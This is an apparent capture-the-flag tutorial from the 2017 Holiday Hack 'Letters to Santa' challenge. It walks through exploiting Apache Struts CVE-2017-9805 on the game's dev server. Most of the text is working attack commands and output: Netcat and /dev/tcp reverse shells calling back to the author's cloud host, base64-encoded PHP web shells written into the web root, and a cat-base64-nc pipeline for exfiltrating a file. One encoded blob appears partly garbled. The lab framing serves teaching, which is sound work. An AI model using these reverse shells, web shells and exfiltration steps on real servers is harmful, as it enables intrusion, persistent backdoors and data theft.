

Letters to Santa--a real world attack

Part 6, Grab the Great Book Page

Here are the methods you may have used in Part 5 to obtain a reverse shell on the dev server. First, make sure there is an open port on your VPS for your Netcat listener.

SSH	TCP	22	0.0.0.0	SSH for Admin Desk
Custom TCP Rule	TCP	4214	0.0.0.0	no listener
Custom ICMP Rule - IPv4	Echo Request	N/A	0.0.0.0	incoming ping

Netcat

The first task is to start the Netcat listener on your VPS. As you can see below, the version of Netcat installed by yum does not like the -p option. It runs fine as `nc -nv 4214` though. The port number must match the port we've opened to the outside on our VPS. The -n switch tells Netcat not to convert IP addresses to domain names. The -v option means "verbose" and the -l option tells Netcat to listen. After getting the error from the revisionist version of Netcat from yum, we re-ran the command without -p, which succeeded.

```
ec2-user@ip-172-31-37-34:~  
Using username "ec2-user".  
Authenticating with public key "imported-openssh-key"  
Last login: Wed Feb  7 14:56:48 2018 from 216.24.77.232  
  
  _I_  _I_ )  
 _I_ (  _I_ /  Amazon Linux AMI  
__I\__I__I__I__  
  
https://aws.amazon.com/amazon-linux-ami/2017.09-release-notes/  
[ec2-user@ip-172-31-37-34 ~]$ nc -nv -p 4214  
usage: nc [-46DdhklnrStUuvzC] [-i interval] [-p source_port]  
        [-s source_ip_address] [-T ToS] [-w timeout] [-X proxy_version]  
        [-x proxy_address[:port]] [hostname] [port[s]]  
[ec2-user@ip-172-31-37-34 ~]$ nc -nv 4214
```

The next step is to execute the exploit command. As before, I'm running this from a CentOS VM. The command is

```
./cve-2017-9805.py -u  
https://dev.northpolechristmastown.com/orders.xhtml -c "nc -e  
/bin/bash ec2-35-171-88-102.compute-1.amazonaws.com 4214"
```

As before, -u <https://dev.northpolechristmastown.com/orders.xhtml> tells the exploit to run against the dev server. The command to execute is

```
-c "nc -e /bin/bash ec2-35-171-88-102.compute-1.amazonaws.com 4214"
```

The -e option tells Netcat to execute a command, /bin/bash. This sends a bash shell to the Netcat listener on the VPS.

```
[john@localhost ~]$ ./cve-2017-9805.py -u https://dev.northpolechristmastown.com/orders.xhtml -c "nc -e /bin/bash ec2-35-171-88-102.compute-1.amazonaws.com 4214"
[+] Encoding Command
[+] Building XML object
[+] Placing command in XML object
[+] Converting Back to String
[+] Making Post Request with our payload
[+] Payload executed
[john@localhost ~]$
```

We do not receive feedback from the exploit command, but the Netcat listener soon reports that it has accepted a connection.

```
[ec2-user@ip-172-31-37-34 ~]$ nc -nv1 4214
Connection from 35.227.92.93 port 4214 [tcp/*] accepted
pwd
/
whoami
alabaster_snowball
uname -a
Linux i2s 4.9.0-5-amd64 #1 SMP Debian 4.9.65-3+deb9u2 (2018-01-04) x86_64 GNU/Linux
```

Note that we have received a shell, not a terminal. The Linux prompt is missing, and commands like `less` and `more` may not work. A bit of preliminary reconnaissance shows us that the exploit drops us in the file system root (`pwd` shows `/`), we are running as the user `alabaster_snowball` (`whoami`) and the server is Debian Linux (`uname -a`).

Bash

Another way to get shell is to use redirection and the `/dev/tcp` connection. Again, the first step is to start a Netcat listener on your VPS with `nc -nv1 <port>` or `nc -nlvp <port>` depending on the nc version. I've omitted a screenshot of that since it is the same as above.

Then, run the exploit as before but with a different command. In this case, the command is `-c "bash -i >& /dev/tcp/ec2-35-171-88-102.compute-1.amazonaws.com/4214 0>&1"`

The reason for the different redirects in the command above is [explained here](#), so I won't repeat it.

```
[john@localhost ~]$ ./cve-2017-9805.py -u https://dev.northpolechristmastown.com/orders.xhtml -c "bash -i >& /dev/tcp/ec2-35-171-88-102.compute-1.amazonaws.com/4214 0>&1"
[+] Encoding Command
[+] Building XML object
[+] Placing command in XML object
[+] Converting Back to String
[+] Making Post Request with our payload
[+] Payload executed
[john@localhost ~]$
```

The exploit works, and the VPS Netcat listener receives a connection.


```
[ec2-user@ip-172-31-37-34 ~]$ nc -nv1 4214
Connection from 35.227.92.93 port 4214 [tcp/*] accepted
bash: cannot set terminal process group (671): Inappropriate ioctl for device
bash: no job control in this shell
alabaster_snowball@l2s:/tmp/asnow.vHG93SKFozuMUYjdTgNGeZqk$ ls
ls
alabaster_snowball@l2s:/tmp/asnow.vHG93SKFozuMUYjdTgNGeZqk$ pwd
pwd
/tmp/asnow.vHG93SKFozuMUYjdTgNGeZqk
alabaster_snowball@l2s:/tmp/asnow.vHG93SKFozuMUYjdTgNGeZqk$ whoami
whoami
bash: whoami: command not found
```

This time, the `pwd` command shows us we are in the directory `/tmp/asnow.[random stuff]`, `ls` shows us that directory is empty, and the `whoami` command does not work.

The Mysterious Web Shell

The web shell was mysterious for me, at least. The `l2s` and `dev` web servers appear to be the same machine, but I missed that simple fact. (The fact that they have the same IP address may have clued me in earlier.) The link `l2s.northpolechristmastown.com` takes us to an Nginx server that serves the production page, with a standard web root of `/var/www/html` and configuration files in `/etc/nginx`. The link `dev.northpolechristmastown.com` takes us to an Apache Tomcat/Struts server with its content in `/opt/apache-tomcat/webapps/ROOT/WEB-INF/content`.

When we attack the `dev` server using the Apache Struts vulnerability, we can install a PHP web shell (see Sparkle's Hints 4 and 5) into `/var/www/html`. However, we access the web shell by browsing the `l2s` web server because `/var/www/html` is the web root of `l2s`, not `dev`. If we wanted to install a shell on `dev`, we would need to find a jsp shell ([here](#) or [here](#)) and install it in `/opt/apache-tomcat/webapps/ROOT/WEB-INF/content`.



The content from Sparkle's Hint 4 needs to go into a PHP file, and the content has both single and double quotes. Those quotes may cause a problem. If we create the file using `cve-2017-9805.py` we'll need to enclose the entire command in quotes. Additionally, if we use the traditional `echo` and redirection method to copy the content into the file, we'll need to enclose that in quotes as well. All these nested quotes cause errors. It may be possible to use escape characters to keep the quotes from interfering with each other, but I've never had much luck with that. Here is a sample error.

```
[john@localhost ~]$ ./cve-2017-9805.py -u https://dev.northpolechristmastown.com/orders.xhtml -c echo "echo \"<?php echo '<pre>' . shell_exec($_GET['e']) . '</pre>'; ?> \"> complexFileName.php"
usage: cve-2017-9805.py [-h] [-u URL] -c COMMAND
cve-2017-9805.py: error: unrecognized arguments: echo "<?php echo '<pre>' . shell_exec($_GET['e']) . '</pre>'; ?> \"> complexFileName.php
[john@localhost ~]$
```

(Note: you could bypass the echo method I'm using here by making the exploit execute wget or curl on the server to download the PHP file from another server, assuming the server lets you run wget.)

The most effective method I've found to avoid the problem with quotes is to encode the command, with all of its quotes, using base64 in a method similar to that shown [here](#). Also, we can greatly increase our chances of success by testing our shell on a local VM before we try to deploy it to the I2s/dev server. Although the I2s server runs Nginx with PHP support, I found that testing the shell on a simple Apache server (with PHP support) worked well. On a CentOS VM, installing Apache and PHP requires just two commands (`sudo yum install httpd` and `sudo yum install php`.) On Ubuntu, the commands to install the basics are `sudo apt-get install apache2`, and `sudo apt-get install php libapache2-mod-php`.

Note: I needed to configure a local Apache/PHP server so that I could troubleshoot problems with the code I was sending to the server, mostly typos. Since the exploit code does not return errors, I could not tell why my PHP shell was failing and had to troubleshoot on a local server. If you want to skip testing your code on a local Apache/PHP server, that's fine.

The following procedure works well to get a working web shell on the I2s server.

1. Put the shell code (Sparkle's Hint 4 or 5) into a PHP file on the test Apache/PHP VM. Get it working and learn how to use it.
2. Pipe the working PHP file through base64 to encode it.
3. Put the base64 text into the cve-2017-9805.py command and upload, decode it and redirect it to a file on the dev server. When we save the PHP file, we need to give it a complex or random file name so that other people cannot use our shell.
4. Enjoy the web shell on the I2s server.

Here is the code on the test Apache/PHP VM. PHP code uses echo to send output to the browser. The `<pre>` and `</pre>` tags tell the browser to display the output in a fixed-width font like Courier and preserve white space. Otherwise the browser will ignore things like spaces and line returns, which will make the output hard to read. The `$_GET['e']` code tells the server that we will send our commands to it using the HTTP GET method, where the command is put in the URL. The server will look for the content in a variable named "e", so we will need to affix our command to the end of the URL with `"?e=ourcommand"`. (You can see that in the end of Sparkle's Hint 4.) Finally, the `shell_exec()` command tells the server to send our command to a shell (SH or BASH, probably.) This file is named `99YtTciHkq.php`, but any long or random name will do.

```
root@localhost:/var/www/html
File Edit View Search Terminal Help
<?php
echo "<pre>" . shell_exec($_GET['e']) . "</pre>";
?>
```

Here is a successful test of our code on the Apache/PHP VM.

```
http://localhost/?e=ls%20-la x Welcome to CentOS x
localhost/99YtTciHkq.php?e=ls -la
```

```
total 28
drwxr-xr-x. 2 root root 145 Mar 26 19:48 .
drwxr-xr-x. 4 root root 33 Jan 18 16:01 ..
-rw-r--r--. 1 root root 32 Feb 9 09:50 1
-rw-r--r--. 1 root root 32 Feb 9 09:50 2
-rw-r--r--. 1 root root 64 Mar 26 19:48 99YtTciHkq.php
```

Now that we have fixed the inevitable typos and errors, we know that we have a working PHP file for our shell. The next step (2, above) is to base64 encode the file.

```
[john@localhost ~]$ cat 99YtTciHkq.php | base64
IDw/cGhwIGVjaG8gIjxwcmU+IiAuIHNoZWxsX2V4ZWMoJF9HRVRbImUiXSkgLiAiPC9wcmU+Ijsg
Pz4aCg==
```

Next (step 3, above), we need to upload the file to the dev server using the Apache Struts vulnerability. We use the echo command to pipe our base64 text into the base64 decoder and redirect that to a file on the l2s web root. The single quotes after the echo command are important. We don't want base64 symbols like /, +, or =, to be interpreted by the Python script. We use double quotes around the entire command (after the -c) so that they don't interfere with the single quotes inside the command.

```
[john@localhost ~]$ ./cve-2017-9805.py -u https://dev.northpolechristmastown.com/orders.xhtml -c "echo 'IDw/cGhwIGVjaG8gIjxwcmU+IiAuIHNoZWxsX2V4ZWMoJF9HRVRbImUiXSkgLiAiPC9wcmU+IjsgPz4gCg==' | base64 -d > /var/www/html/99YtTciHkq.php"
[+] Encoding Command
[+] Building XML object
[+] Placing command in XML object
[+] Converting Back to String
[+] Making Post Request with our payload
[+] Payload executed
[john@localhost ~]$
```

```
./cve-2017-9805.py -u
https://dev.northpolechristmastown.com/orders.xhtml -c "echo
'IDw/cGhwIGVjaG8gIjxwcmU+IiAuIHNoZWxsX2V4ZWMoJF9HRVRbImUiXSkgLiAiPC9wcmU+IjsgPz4gCg==' | base64 -d > /var/www/html/99YtTciHkq.php"
```

Finally (step 4), we test the shell. Remember that the shell will be visible on l2s, not dev.


```
[john@localhost ~]$ ./cve-2017-9805.py -u https://dev.northpolechristmastown.com/orders.xhtml -c "echo 'PGh0bWw+Cjxib2R5Pgo8Zm9ybSBtZXRob2Q9IkdFVCIgdmFtZT0iPD9waHAgZWNoYBiYXNlbnFtZSgkX1NFU1ZFUlsnUEhQX1NFTEYnXSsk7ID8+Ij4KPGlucHV0IHR5cGU9IiRFRWFQIG5hbWU9ImNtZCIgaWQ9ImNtZCIgc2l6ZT0iODAiPgo8aW5wdXQgdHlwZT0iU1VCTUluIiB2YWx1ZT0iRXh1Y3V0ZSI+CjwvZm9ybT4KPHByZT4KPD9waHAKICAgIGlmKCRfR0VUWydybWQnXSskICAgIHsKICAgICAgICBzeXN0ZW0oJF9HRVRbJ2NtZCddKTsKICAgIH0KPz4KPC9wcmU+CjwvYm9keT4KPHNjcmlwdD5kb2N1bWVudC5nZXRFbGVtZW50QnlJZCgiY2lkIikuZm9jdXMoKTS8L3NjcmlwdD4KPC9odG1sPgo=' | base64 -d > /var/www/html/SXpgvDSs80.php"
[+] Encoding Command
[+] Building XML object
[+] Placing command in XML object
[+] Converting Back to String
[+] Making Post Request with our payload
[+] Payload executed
[john@localhost ~]$
```

```
./cve-2017-9805.py -u
https://dev.northpolechristmastown.com/orders.xhtml -c "echo
'PGh0bWw+Cjxib2R5Pgo8Zm9ybSBtZXRob2Q9IkdFVCIgdmFtZT0iPD9waHAgZWNoYBiY
XNlbnFtZSgkX1NFU1ZFUlsnUEhQX1NFTEYnXSsk7ID8+Ij4KPGlucHV0IHR5cGU9IiRFRWFQ
iIG5hbWU9ImNtZCIgaWQ9ImNtZCIgc2l6ZT0iODAiPgo8aW5wdXQgdHlwZT0iU1VCTUluIi
B2YWx1ZT0iRXh1Y3V0ZSI+CjwvZm9ybT4KPHByZT4KPD9waHAKICAgIGlmKCRfR0VUWydy
jbWQnXSskICAgIHsKICAgICAgICBzeXN0ZW0oJF9HRVRbJ2NtZCddKTsKICAgIH0KPz4KPC
9wcmU+CjwvYm9keT4KPHNjcmlwdD5kb2N1bWVudC5nZXRFbGVtZW50QnlJZCgiY2lkIiku
Zm9jdXMoKTS8L3NjcmlwdD4KPC9odG1sPgo=' | base64 -d >
/var/www/html/SXpgvDSs80.php"
```

Finally, successful execution.


```
total 1776
drwxrwxrwt 6 www-data www-data 4096 Mar 27 20:56 .
drwxr-xr-x 3 root root 4096 Oct 12 14:35 ..
-rw-r--r-- 1 alabaster_snowball alabaster_snowball 61 Mar 27 20:54 99YtTciHkq.php
-r--r--r-- 1 root www-data 1764298 Dec 4 20:25 GreatBookPage2.pdf
-rw-r--r-- 1 alabaster_snowball alabaster_snowball 341 Mar 27 20:56 SXpgvDSs80.php
drwxr-xr-x 2 root www-data 4096 Oct 12 19:03 css
drwxr-xr-x 3 root www-data 4096 Oct 12 19:40 fonts
drwxr-xr-x 2 root www-data 4096 Oct 12 19:14 imgs
-rw-r--r-- 1 root www-data 14501 Nov 24 20:53 index.html
drwxr-xr-x 2 root www-data 4096 Oct 12 19:11 js
-rwx----- 1 www-data www-data 231 Oct 12 21:25 process.php
```

Look for the Great Book Page and Alabaster's Password

First use your shell to look around, keeping in mind the things we are looking for.

2) Investigate the Letters to Santa application at <https://l2s.northpolechristmastown.com>. What is the topic of The Great Book page available in the web root of the server? What is Alabaster Snowball's password?

Take careful note of Sparkle Redberry's Hint 8.



I first saw prohibitions against putting passwords in code nearly 20 years ago, but developers still do it to this day. Most likely you will find Alabaster's password in a file of code.

Find the location (file path) and file name of the Great Book page. You may not find Alabaster's password in a quick look around, but you should be able to determine likely locations for code. **Hint:** The process command, `ps aux`, may help you determine code locations as well.

Grab the Great Book Page

Once you know the path and name of the Page, you should be able to get a copy of it. In security jargon, this is called exfiltrating data. As usual there are many methods, and we'll only cover a few. (If you are alert, you won't have to use Netcat to get the Great Book Page. I wasn't alert, so I did it the hard way; the easy way is shown in a later lesson.)

Netcat

You are probably already running Netcat in the exploit script to get shell. Your VPS only has one port open now. We could open another port and another terminal on the VPS, but a simpler way is to close the shell and put a Netcat command into the exploit script.

<sidebar>

We have moved files with Netcat before, but here's a quick review. On the listener end, we want the Netcat output to go to a file and not the terminal. If the file is long, we will only catch the end of the file in the terminal. The listener will be something like this:

`nc -nvl [port] > filename`, or `nc -nvl -p [port] > filename`, depending on the Netcat version.

A simple line to send the data from the sender to the listener via Netcat just pipes the file into Netcat like this:

`cat /the/path/filename | nc [IP or domain name of listener] [port]`

Sometimes the sender may need to be slightly different. The file is a large pdf and probably contains non-alpha-numeric characters. If the file does not transfer properly, we'll need to encode the file the same way that email attachments are often encoded: base64. Note that base64 is not encryption. It is simply a way to encode binary files in a way that only uses printable characters. In that case, the sender

is

```
cat /the/path/filename | base64 | nc [IP/domain] [port]
```

</sidebar>

To get the page, set up a listener on the VPS that redirects to a file so the content is saved. Run the exploit and make the command (-c) be code that uses cat, a pipe and Netcat to send the page to the listener. You may have to insert an extra pipe and base64.

Once the page is safely on your VPS, you can use SCP (or PuTTY SCP (pscp), which comes with PuTTY) to copy the file back to your workstation. If you had to use base64, you can decode the file on Linux by using:

```
cat filename | base64 -d > GreatBook<snip>.pdf
```

To get credit for the Great Book Page in your Holiday Hack 2017 Stocking, take a SHA1 hash of it by running `shasum filename`, and then enter the hash into the Stocking page.

Other Methods

The Meterpreter shell that's part of Metasploit contains software that allows you to easily transfer files back and forth. Another way would be to use SCP (part of OpenSSH) that's included by default in most Linux distributions. To connect to our VPS with SCP, we would need to upload our private key to the dev server (bad idea) or add a new temporary key to our VPS and upload it, or temporarily change our VPS SSH configuration to use passwords. If your VPS has a web server that accepts POST requests, you could send the file with `curl` or `wget`. Netcat is easier.

Questions

- 1) What is the file path and file name for the Great Book page on the dev server?
- 2) What is the title of the Great Book page?
- 3) What directories are good places to start looking for Alabaster's password? Don't use / as an answer, but directories just below that will do.